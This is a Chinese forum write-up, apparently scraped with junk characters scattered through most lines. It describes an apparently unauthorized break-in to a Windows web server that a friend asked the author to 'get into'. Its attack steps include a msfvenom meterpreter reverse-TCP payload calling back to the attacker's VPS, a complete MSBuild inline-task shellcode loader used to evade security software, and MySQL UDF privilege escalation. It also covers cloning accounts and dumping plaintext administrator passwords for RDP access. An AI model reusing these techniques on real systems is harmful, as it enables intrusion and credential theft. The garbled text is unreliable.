
c盘d盘根目录就更别提跨过去了,随之执行一下命令看看,如图:
, J0 D$ S+ N, Z 0x00 前言
9 @( k6 [. Q" M" O0 R$ \( z3 K' O- X- ?) ? 平常自己挺喜欢折腾的,有时候遇到一个好的突破点会折腾它个几天几夜,刚刚忙完护网,正准备修整几天,突然有人朋友联系我说有个任务需要搞进去,问我能行不能行,后来得知是已经拿到webshell了,通过一番努力便有了下文。 + ~" W7 l7 r1 c/ v/ l
% ]) t" V p, ]* V7 T# J 0x01 前期的信息刺探**
1 v4 \$ B, B. N% s首先拿到webshell,发现phpshell只能访问shell所在目录,连网站根目录都跨不过去如图: - m2 C4 R7 r. d/ g1 R* r) q7 d3 W
( n. ^* S$ p, w) H; c* f8 ?, p
c盘d盘根目录就更别提跨过去了,随之执行一下命令看看,如图:
 + M, n" f6 Q/ ?. `8 S
: N1 o) _. T" P% P# E whoami等简单的命令可以跑起来,tasklist发现了 某某安全套装等安全防护进程进程,om my god,刺激,就喜欢这种各种需要绕的环境,既然能跑起命令来那就上免杀的exp来试着提一下(通过rar解压方法突破某防护程序上传),如图: ' ?' n/ S! }+ |, m
. Y% o( W) M2 [/ j3 |. N0 H9 y3 `/ a1 q

经过测试发现,不管把exp放哪个目录都提示拒绝访问,特别是net命令都禁止执行,越发让我感觉是安装安全防护程序的缘故; / ?7 u+ y$ d! H& V- e
0x02 深入 0 [8 F1 m, Y0 s
# \- o' w! _6 H! O8 p
通过msbuild.exe白名单方式运行metasploit payload绕过某安全程序调出w3wp.exe进程
7 L1 S5 x+ e3 b. c- s
在webshell执行直接执行rar程序一直提示拒绝访问如图: 9 m8 W3 {# n# M( x l6 H" G1 |- j

+ k% q; Q2 J& `" g8 j# F7 O2 R: r

在实际做测试的时候发现windows下用shell反弹个cmdshell回来执行一些命令要比在webshell好许多,看官请看 3 |) _- w/ p& b- ]' d5 P- c


成功将我们想要的exe程序解压到指定目录,webshell下是没法cd到rar目录的,现在能正常上传exe,我们看能不能想办法让咱们的msf不要闲下来,之前考虑用 php/meterpreter/reverse_tcp这个payload上线弹回meterpreter,但是弹回来什么权限也没,连ps进程命令都没法显示,这时候就想到了使用msbuild.exe白名单方式运行metasploit payload绕过某防护程序让msf上线,于是就开始动手,具体如下:
# a/ t- ~: T# L0 Y8 K% }
首先使用msf生成一个c#的payload 5 y1 |0 c, i8 T; L1 Q- T
msfvenom -p windows/meterpreter/reverse_tcp lhost=vpsip lport=443 -f csharp
代码如下: ( Y0 R5 w/ p; ]$ B
1 F X6 h' o" a! j$ M byte[] buf = new byte[179779] {
5 B* f9 x+ i9 \5 y8 j6 ]: f7 |8 i( j+ M7 x0 t 1 }2 r! T2 O8 m( q
% Q) E5 W* s9 W7 ~4 [5 c$ r/ u$ |" d7 l& H9 F3 y7 x" W6 |
0x8b,0x71,0x1c,0x85,0xf6,0x74,0x58,0x33,0xff,0x39,0x79,0x20,0x74,0x51,0x39,
* Y, D8 r4 y. a# B$ s! {4 a' R, h- V9 X/ B5 Y 0x79,0x24,0x74,0x4c,0x89,0x79,0x14,0x89,0x79,0x08,0x89,0x79,0x18,0xc7,0x41, w: |) e; u: T5 X5 ^
h, h: D4 |: u x4 F( W! C" e- V' {) H8 L0 j 0x2c,0x02,0x00,0x00,0x00,0x8b,0x46,0x08,0x89,0x7e,0x14,0x89,0x46,0x10,0x39,
' j: w5 ?3 V6 ]% P* X* z. v' d4 R0 m0x7e,0x18,0x7d,0x03,0x89,0x7e,0x18,0x39,0x7e,0x18,0x6a,0x2a,0x58,0x6a,0x71,
# U+ W" _% c- Y2 N+ K. n, J w( b3 s k+ f& X* \+ a4 o. l5 k 0x5a,0x0f,0x45,0xc2,0x89,0x46,0x04,0xc7,0x41,0x30,0x01,0x00,0x00,0x00,0x56, 7 I! e s6 i, ?+ E0 Z- n1 Q) R7 s
( j0 i: X5 W- J) @% |$ I8 D0x89,0x7e,0x20,0xe8,0x88,0x07,0x00,0x00,0x56,0xe8,0x8a,0x15,0x00,0x00,0x59,
0x59,0x33,0xc0,0xeb,0x03,0x6a,0xfe,0x58,0x5f,0x5e,0x5d,0xc3,0x55,0x8b,0xec,
0x8b,0x4d,0x08,0x33,0xd2,0x56,0x57,0x85,0xc9,0x0f,0x84,0x8d,0x00,0x00,0x00, 3 C$ J) Y" _5 j4 r
' X! B# s. v2 F% M c) W0 Z3 `7 Y! [& z9 v+ t 0x8b,0x71,0x1c,0x85,0xf6,0x0f,0x84,0x82,0x00,0x00,0x00,0x8b,0x7d,0x0c,0x83,
- e2 X2 \! |" F; Y% E0xff,0xff,0x6a,0x06,0x58,0x0f,0x44,0xf8,0x83,0xff,0x09,0x77,0x71,0x83,0x7d,
2 L7 ?2 R$ }- m5 w' H0x10,0x02,0x77,0x6b,0x6b,0x46,0x7c,0x0c,0x53,0x6b,0xdf,0x0c,0x8b,0x80,0x00,
3 B6 y4 q O5 W& v: `* Z. Z5 _% U( M0 j! ]5 d7 k! C9 n 0x9d,0x02,0x10,0x3b,0x83,0x00,0x9d,0x02,0x10,0x74,0x11,0x39,0x51,0x08,0x74, ' j" n! q1 s/ q" p
+ \8 ?$ g. N% K* M& T3 V1 ~+ e1 h* h- H. G& J* r* Y 0x0c,0x6a,0x01,0x51,0xe8,0x2b,0xf6,0xff,0xff,0x59,0x59,0x8b,0xd0,0x39,0x7e, - s6 |" d% }) c$ @0 d- \' }
; m' J) x7 }: ?) t; q% i0x7c,0x74,0x31。。。代码太长省略。。。 ) h/ k0 ^& V; k6 q( h3 f A
0 H+ J3 A0 P2 Y2 F' _ };
% ~- t% \* u" s: A- ]: F0 s( U2 Q/ u+ B4 u" L9 Q5 `0 B5 k
+ q: A' Y; }! Q4 u4 eUInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, + b3 H3 O, z5 I1 z
- g0 z) B9 |! ~. @4 S+ c& h6 `- J* }+ h MEM_COMMIT, PAGE_EXECUTE_READWRITE); - _9 {9 D9 M" e! X4 ~+ S* `8 Y
* p: k; L) z. `3 U& S# @4 H" W/ d* D$ K& m) r3 E6 { Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero; & a2 C5 x8 U0 \ S
UInt32 threadId = 0;
8 m5 k0 a5 ^8 f4 s1 D$ A' I9 I& G1 [2 Z/ Q IntPtr pinfo = IntPtr.Zero; " S# K5 ]0 o' C$ C8 V0 s% Q# @8 y
4 d! P$ y C; H0 ? hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
3 @" R7 K( i# b6 \/ g) h8 n" i0 n# J- q& d WaitForSingleObject(hThread, 0xFFFFFFFF); + `' K# D5 V" q! p
return true;
7 e4 q1 e' Y P8 ^+ t& \} ! ^4 ?( @8 |2 u# v8 Q7 Y
8 {, s) G- ?! h) z! u6 |} $ C' z; j+ ]$ m3 d& Z# m6 M1 ]
* d8 H% E& j; ]4 B! ]]]> ; ?: P5 b: J8 l7 _% y
7 z9 U; b! x( ^' x+ h+ t; b0 F0 n- P0 `) ? }. i1 ?! u </Code> ' t& T9 Q. V6 S. N: q& l
# n% h |0 b2 y, g: j+ }6 C </Task>
5 W. a9 H- p7 K5 n& i4 s0 V1 O7 Z6 t+ h1 \9 C$ O I </UsingTask> + Z! P$ P" z: d( }
$ d' V+ k, a+ V6 @1 c! \$ V1 z </Project>
2 N* L8 b, y. n {5 t用msf生产的代码替换原始代码的内容,这是原始payload如下:
- b+ G: S- B' L" n" r3 z `0 h+ ?5 t% k' z) f+ X0 z( S5 V <Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003"> $ Z$ K' {4 U9 |0 K7 N) D% X4 [2 m$ y
<!-- This inline task executes shellcode. -->
. i+ d5 f, w s7 b; H! d* R3 U. B% t0 W, x& N) |% v, b) V E+ w <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
5 G- f# m) j X <!-- Save This File And Execute The Above Command -->
: g# X1 k N0 _/ `; K8 R- [<!-- Author: Casey Smith, Twitter: @subTee -->
1 x, \$ D& l2 R9 y+ {, I, e% s3 P, Z% e% { <!-- License: BSD 3-Clause --> - g: m+ z4 b! V; i) z, a3 ^' j9 w7 i
<Target Name="Hello"> , }$ I+ Q$ M! _
0 R" e% H* c T" y" C <ClassExample /> 5 t0 S |2 g, H% X9 N
</Target> # v( ?9 F1 g" F, w. }1 h" O
<UsingTask
TaskName="ClassExample" 8 N+ j( v4 x# l f- [' L4 V0 K
TaskFactory="CodeTaskFactory"
/ p9 O6 i3 p7 z2 NAssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
: h- f: b' h7 R1 a8 Q<Task>
m2 _' X3 k8 J, g
<Code Type="Class" Language="cs">
. d3 B6 \ X5 [' k$ a! d" L <![CDATA[
2 F( l& ^' p1 D: e: O using System;
o( C8 f7 c: @4 H* E using System.Runtime.InteropServices; b, D) |: f$ G1 d) D
( V5 a( ?; ?/ j( Y; ~1 L* n) z: Z using Microsoft.Build.Framework;
; r/ P& A* D% J% F$ Q" x" j: J. o' ?* a; R3 V using Microsoft.Build.Utilities; , a6 c6 b9 m8 V s, d# ?( P- J! a
public class ClassExample : Task, ITask
) _" S! j2 h2 a% g( o. o{ 5 c8 o3 r+ |: j/ F
6 N2 Y+ {# t3 M3 r6 e# P5 [1 { private static UInt32 MEM_COMMIT = 0x1000; . ~1 Z+ o% o- n9 O% C7 u% K8 n
- b( F% q) [0 |7 a4 e9 Q$ Xprivate static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
[DllImport("kernel32")] ( F5 s: Z4 s' n- {6 d1 Z) ?. g# d- X
# V' f, D) K ^# p5 D w S/ V h- {+ @4 Q8 V: ^2 m private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
UInt32 size, UInt32 flAllocationType, UInt32 flProtect); N0 t) l% R4 l, S( |: \
- k, X& E. V4 p0 H2 [$ p- ][DllImport("kernel32")]
7 N/ f- w2 }) j8 X private static extern IntPtr CreateThread(
UInt32 lpThreadAttributes,
8 m1 c6 G' b; H, _: g* J; A/ u; H: H( P* l0 c; o4 P UInt32 dwStackSize,
UInt32 lpStartAddress,
7 u0 N2 q, e# a IntPtr param, , K5 t$ q, j) h# c
8 j$ K$ h, D$ V4 x% BUInt32 dwCreationFlags,
: r' ?+ I- F; F* }! V3 f* y" h7 g y# b2 d, w ref UInt32 lpThreadId
+ B2 W! {$ {# Z) R0 U- i! J0 |7 i+ a4 J! R0 M0 z/ o3 ] );
" ^3 `. p" B! h) [2 e! Z[DllImport("kernel32")] 6 g6 ?/ m4 f' P$ y8 c7 ~
4 |( ]9 u4 t6 V6 E# x$ r4 q& }) z7 M' }4 h% x$ O private static extern UInt32 WaitForSingleObject(
! B& ^& t: n3 f+ P. j% p IntPtr hHandle,
$ C! o& _3 F+ D- r" Q2 T7 h MUInt32 dwMilliseconds
);
2 ], p5 V) b8 W( y$ w( L1 @' z$ f: D0 t8 W+ d9 N+ Y% g1 v$ V public override bool Execute()
{ 7 d& M, l& k' m- E: Y( h' y6 m
E0 q4 I& \* f7 ?) N) k7 d/ i byte[] shellcode = new byte[179779] { ' q- y* l3 G) z1 a9 [
这里是msf生成的c# shellcode,代码太长省略 # v$ T i" ?" I9 @- q; n
4 o; Z0 {4 ]: }) O& b* y1 Z) z# ~( x }; 0 X! q+ A4 q* u5 V
: `) H% ^, _+ AUInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
$ Y) a5 j% W( a, s# X6 O MEM_COMMIT, PAGE_EXECUTE_READWRITE);
6 S5 a0 J6 H% G" @1 l# _& x9 u2 P2 p3 h, k. c x* G& C Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length); , z6 f8 }, _( e9 y
IntPtr hThread = IntPtr.Zero;
6 r/ z4 M; H, ~9 e2 p) A5 G1 t+ k: O2 A- Y UInt32 threadId = 0;
2 s& i9 W2 I( D, g h t8 T p: G. q4 z- ?; c) T- o" W6 C IntPtr pinfo = IntPtr.Zero; 4 A# a j2 ~% b+ ^
- ?1 ]0 f7 ^2 k hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId); ' w* v# A0 w% r/ p5 T6 L
* l* G$ \- G, ?$ ?+ V3 U @ [9 xWaitForSingleObject(hThread, 0xFFFFFFFF); ) Q3 c% |+ R- \
return true;
0 d/ m1 R: Y* F5 x3 Q+ B/ V" ]9 N0 U9 A5 y' f; M7 w }
7 U5 ~% ?* Z S3 g# v$ r, s }
& z3 J7 ^7 u' A$ W: X2 U ]]> 1 c" {" m. J6 _% K
( R- s0 D# [( M$ k+ P% M</Code> , N- Q, H: i" z% Z! h6 v2 `
0 p& K/ V! n2 M6 Z- ^- D</Task> ) ~( |* w: V7 m
3 W7 w6 L0 S) B</UsingTask> , v/ R# h) s5 o. }! E+ Y/ [: _ |
! C4 U) m/ ?! K5 W5 m: q </Project>
需要注意的是必须改成shellcode如图:

+ |3 ^) ?, T$ @4 x# a: _3 m
然后上传到web目录,nc反弹继续执行如下命令: 1 F# Q. I, }% Z9 E7 Q0 e' w4 ~
cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\
msbuild.exe D:\1\1111.com\uploadfile\19200\443.csproj ' r4 F' V* x' w& G
( V2 [3 I( [3 {8 J, ^
这时候监听好的msf就会返回一个meterpreter如图:

试着在shell和meterpreter下执行exp都提示拒绝访问,如图:

但是测试upload上传命令确实是成功调出w3wp.exe 进程,经过一番努力无果,只好换思路解决。 4 Z% u0 s) V9 r* [
6 i, X, m9 W2 l1 ^% G 0x03 MySQL udf提权
# O& a$ x: S7 b3 J通过上面的一些测试,已经无望了,这时候就想着用其他办法,经过测试发现网站支持asp,就上传了一个aspshell,各种翻目录各种测试,终于在网站的二级目录数据库配置文件发现了mysql root密码,OK,上传udf提权php马,在具体测试过程中发现,市面上的udf Php工具都被某安全程序被杀了,我发现把被杀的php后缀修改为csproj上传不杀了,要不然无论把被杀的php换成什么后缀名都不行,然后再通过PHP包含这个文件,就可以突破了(也不知道算不算是个某防护程序的一个bug,总之用这种办法让udf工具跑起来了),如图:
: M4 O s" d @% S5 k9 T

2 Q9 Z) z/ X; X5 @
然后按常规导入dll,提示dll导入成功,创建sys_eval 函数执行命令,却又提示函数不存在如:FUNCTION mysql.sys_eval does not exist,在测试过程没少折腾,用portfwd命令转发目标3306到本地,利用sqlmap -d 上传dll提示不成功,后来用--file-write命令上传dll到system32下也失败了,但是发现上传非二进制的文件的话是成功的,后来通过查看权限证明不是权限问题如图:
select * from mysql.user where user = substring_index(user(), '@', 1) ;
0 V# Y% L' d, d# j

9 U$ k+ U6 H- ^$ a( Q+ d
权限都很OK,很悲催dll被禁止上传,可恶的安全防护呀,通过查询发现几个自定义函数,如图:

发现udf.dll已经被占坑了,我们查询一下看看
select hex(load_file('c:/windows/system32/udf.dll'));如图:

. I4 {- w# @2 k* P& e' d, [
我们利用php环境把它转成dll,代码如下: , N% T% @8 ]& v2 Q, o$ n
<?php 6 f% u6 F0 h3 F% n- i, }( B
6 L3 O( A* i4 c1 b5 N echo file_put_contents('udf.dll',hex2bin("这里为sql查询出来的值"));
" S. P0 Z$ U2 X9 k" ]2 N% w! L?>
* `( C; d1 B0 ^# p% I7 H/ C) z成功把它还原成dll文件,用c32am打开看一下他的用法如图: 3 [( n5 t4 P+ ~& ^

+ U2 I8 A# p, y% [
看看这个shell函数的用法, & _. [. R5 m0 o2 C( d

# v3 B2 B5 r3 a! H& c
正好和dll里面的信息一致,但是在测试的过程中发现cmd那个参数用法没法执行命令会卡死,后来试了exec,select shell('exec','whoami');,如图: $ e% j3 R/ f# X0 ~& m

8 A; r+ E, @( V$ x$ E4 k6 Z+ D9 _
说明这个exec可以绕过安全防护执行命令,接下来的测试中打算使用msf来操作,于是给目录上传了个免杀的msf工具,过全世界所有的杀毒用法 msf vpsip 443,但是监听好的msf一直没返回来meterpreter,后来没办法又用白名单执行命令成功上线(奇怪的还在后面)命令如下:select shell('exec','C:/Windows/Microsoft.NET/Framework/v4.0.30319/msbuild.exe D://1//xxoo.com//uploadfile//19200//443.csproj');注意斜杠问题否则执行出错 0 D1 ^$ x$ \+ F$ Q

但是奇怪的是已经成了system权限却没办法shell,这也正是这个目标奇葩的地方,执行shell卡死,后来ps了一下进程发现administrator的进程migrate pid,然后再执行shell成功执行,并且也可以执行net user 等命令如图: / g6 w! B) f0 s! R0 y M5 k- x; c: }
& N* ?3 J) |, b+ A0 }+ L

很OK,直接net user添加账号肯定不行,利用userclone克隆添加账号密码,账号添加成功,但是加入到管理员组失败,手里有杀某防护程序的神器,但是似乎用不上,杀完需要重启动静太大,OK,这时候发现administrator在线直接上传getpassword64免杀版抓明文密码,得到administrator的明文密码,试着用msf模块抓一下密码,如下:
/ `( U( t2 c n0 G

( H) O6 q* ^0 {# w% E }
没有成功,因为之前也踩点发现3389没有被某防护程序加入主机名或者ip认证,可以正常登录,所以也不涉及绕过认证登录的问题。登录如图:

渗透到此就结束了。
! n2 t% u/ w% `, r/ m4 B% t. I8 S6 U# }! m9 i6 Q' A0 i 0x04另一个案例绕做组策略限制执行命令
6 @$ h$ b! l6 j0 W& {+ O' q主要还是白名单绕过执行程序及配合udf提权,碰到前人留下的udf后门直接提到system,剩下就是一顿乱折腾,不过也不白折腾,摸着石头过河没什么不好;第一次在先知改版后写文章,文章排版之类的还是不太熟悉,可能写的不尽人意,还是请多包涵。。。。。这里要感谢先知V师傅,莫须有等好兄弟的大力支持,一晚上陪我熬夜。。。 + Y, o) p% X# |" ?7 W: W b" W
 1 M N7 Y; g! F; f5 x
命令跑起来了,最起码遇到不能执行命令的时候用白名单执行可以继续开展下一步工作,或者利用msf的load powershell也行继续搞,哈哈 0 Z, S/ t5 A. C* p2 m' `
+ J" X1 Q+ q$ w0 \. J3 k' Y 9 b' x& G$ Y, d6 v1 \/ O$ r
- s0 l; ]2 Q% ~5 `6 ~, g5 {7 V' F! k8 s( A 黑客是一种精神,虽然我不是黑客,但是我崇拜这种精神,什么精神?就是永不言败,勇于突破,敢于挑战,崇尚自由的这种精神或者神经,值得各行各业的人学习。(自从学了黑客,人也变得踏实了,也不虚上跳下,也不让家里人觉得这个人不成熟、不靠谱,总之学黑客,得永生,黑客大法好!!!加油兄弟们!) # u) H$ q c7 C8 {, m" X' ~2 S
- V( N0 B5 f$ a, M/ U/ _- |) T, a9 v. { c
| 欢迎光临 中国网络渗透测试联盟 (https://cobjon.com/) | Powered by Discuz! X3.2 |